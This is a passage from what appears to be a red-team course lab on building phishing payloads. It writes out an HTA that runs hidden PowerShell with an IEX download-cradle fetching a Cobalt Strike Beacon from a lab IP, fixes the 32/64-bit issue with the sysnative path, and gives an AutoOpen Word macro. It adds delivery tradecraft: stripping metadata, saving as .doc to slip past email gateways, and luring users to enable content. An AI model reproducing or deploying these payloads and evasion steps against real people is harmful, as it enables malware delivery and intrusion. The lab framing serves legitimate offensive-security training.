
Copy/paste this line into the HTA in place of `calc` and make sure to add another set of double quotation marks around the IEX command. It should look like this:

```
shell.run "powershell.exe -nop -w hidden -c ""IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/a'))"""
```

Before you execute the HTA, go to **View > Web Log** in Cobalt Strike. This allows us to see incoming HTTP requests. Now run the HTA.

NOTE: You will need to disable Windows Defender on the attacker-windows VM first.

You should see an entry appear in the weblog for `/a` (or whatever URI you used), but no Beacon will appear. Why is that? If we use Process Hacker to inspect the running `mshta` process, we can see it's actually a 32-bit application (there is a 64-bit version, but the 32-bit version is the one that seems to run by default).



This means that `mshta` is also launching the 32-bit version of PowerShell, but the payload we generated was 64-bit. We can "fix" this by either changing our payload to be 32-bit (not desirable), or to force `mshta` to use the 64-bit version of PowerShell.

To do the latter, instead of simply putting `powershell.exe` into the HTA, we provide the full path:

```
C:\Windows\sysnative\WindowsPowerShell\v1.0\powershell.exe
```

`sysnative` is a sort of alias for `System32` that only exists for 32-bit applications running on a 64-bit OS. Otherwise if you try to access `C:\Windows\System32` in a 32-bit application, it will actually redirect to `C:\Windows\SysWOW64`. I recommend checking out [this article](#) to understand SysWOW64 better.

EXERCISE: Fix the HTA using the details above to get a 64-bit Beacon running on **attacker-windows**.

A more robust solution could be to perform an architecture check in the HTA or an intermediately PowerShell script and invoke the correct payload for the target.

```
Function Pwn()
  Set shell = CreateObject("wscript.Shell")

  If shell.ExpandEnvironmentStrings("%PROCESSOR_ARCHITECTURE%") = "AMD64" Then
    shell.run "powershell.exe -nop -w hidden -c ""IEX ((new-object net.webclient).downloadstring('http://10.10.5.120:80/a'))"""
```


VBA is an implementation of Visual Basic that is very widely used with Microsoft Office applications - often used to enhance or augment functionality in Word and Excel for data processing etc. The prevalence of macro's in the commercial world is a double-edged sword when it comes to leveraging macro's for malicious purposes. On one hand, the presence of a document with embedded macro's is not necessarily suspicious; but because they *are* used maliciously by threat actors, they are also given more scrutiny both from technical products (e.g. web/email gateways) and in security awareness training.

You can create a macro in a Word document by going to **View > Macros > Create**.


TIP: Change the "Macros in:" field from "All active templates and documents" to "Document 1"

Give the macro a name and click **Create**. To force the macro to trigger automatically when the document is opened, use the name **AutoOpen**.

VBA is not all that different from VBScript, so it's not too difficult to use the same **wscript.shell** object previously.

```
Sub AutoOpen()  
  
    Dim Shell As Object  
    Set Shell = CreateObject("wscript.shell")  
    Shell.Run "calc"  
  
End Sub
```

To test the macro, use the play/pause/stop buttons.




The same 32/64-bit challenge is present here as well. If the target is running 32-bit Office on a 64-bit OS, we need to use the **sysnative** path for PowerShell.

To prepare the document for delivery, go to **File > Info > Inspect Document > Inspect Document**, which will bring up the Document Inspector. Click **Inspect** and then **Remove All** next to **Document Properties and Personal Information**. This is to prevent the username on your system being embedded in the document.

Next, go to **File > Save As** and browse to **C:\Payloads**. Give it any filename, but in the **Save as type** dropdown, change the format from **.docx** to **Word 97-2003 (.doc)**. We do this because you can't save macro's inside a **.docx** and there's a stigma around the macro-enabled **.docm** extension (e.g. the thumbnail icon has a huge **!** and some web/email gateway block them entirely). I find that this legacy **.doc** extension is the best compromise.

When an Office document with an embedded macro is opened for the first time, the user is presented with a security warning (assuming the environment isn't locked down to block macro's entirely). For the macro to execute, the user *must* click on **Enable Content**.



Many real-life samples you may see try to entice the user to click this button - usually saying something along the lines of "Security product XYZ has scanned the content and deemed it to be safe. To reveal it, click Enable Content".


Now, let's finally look at sending these in a phish.

HTA Phish

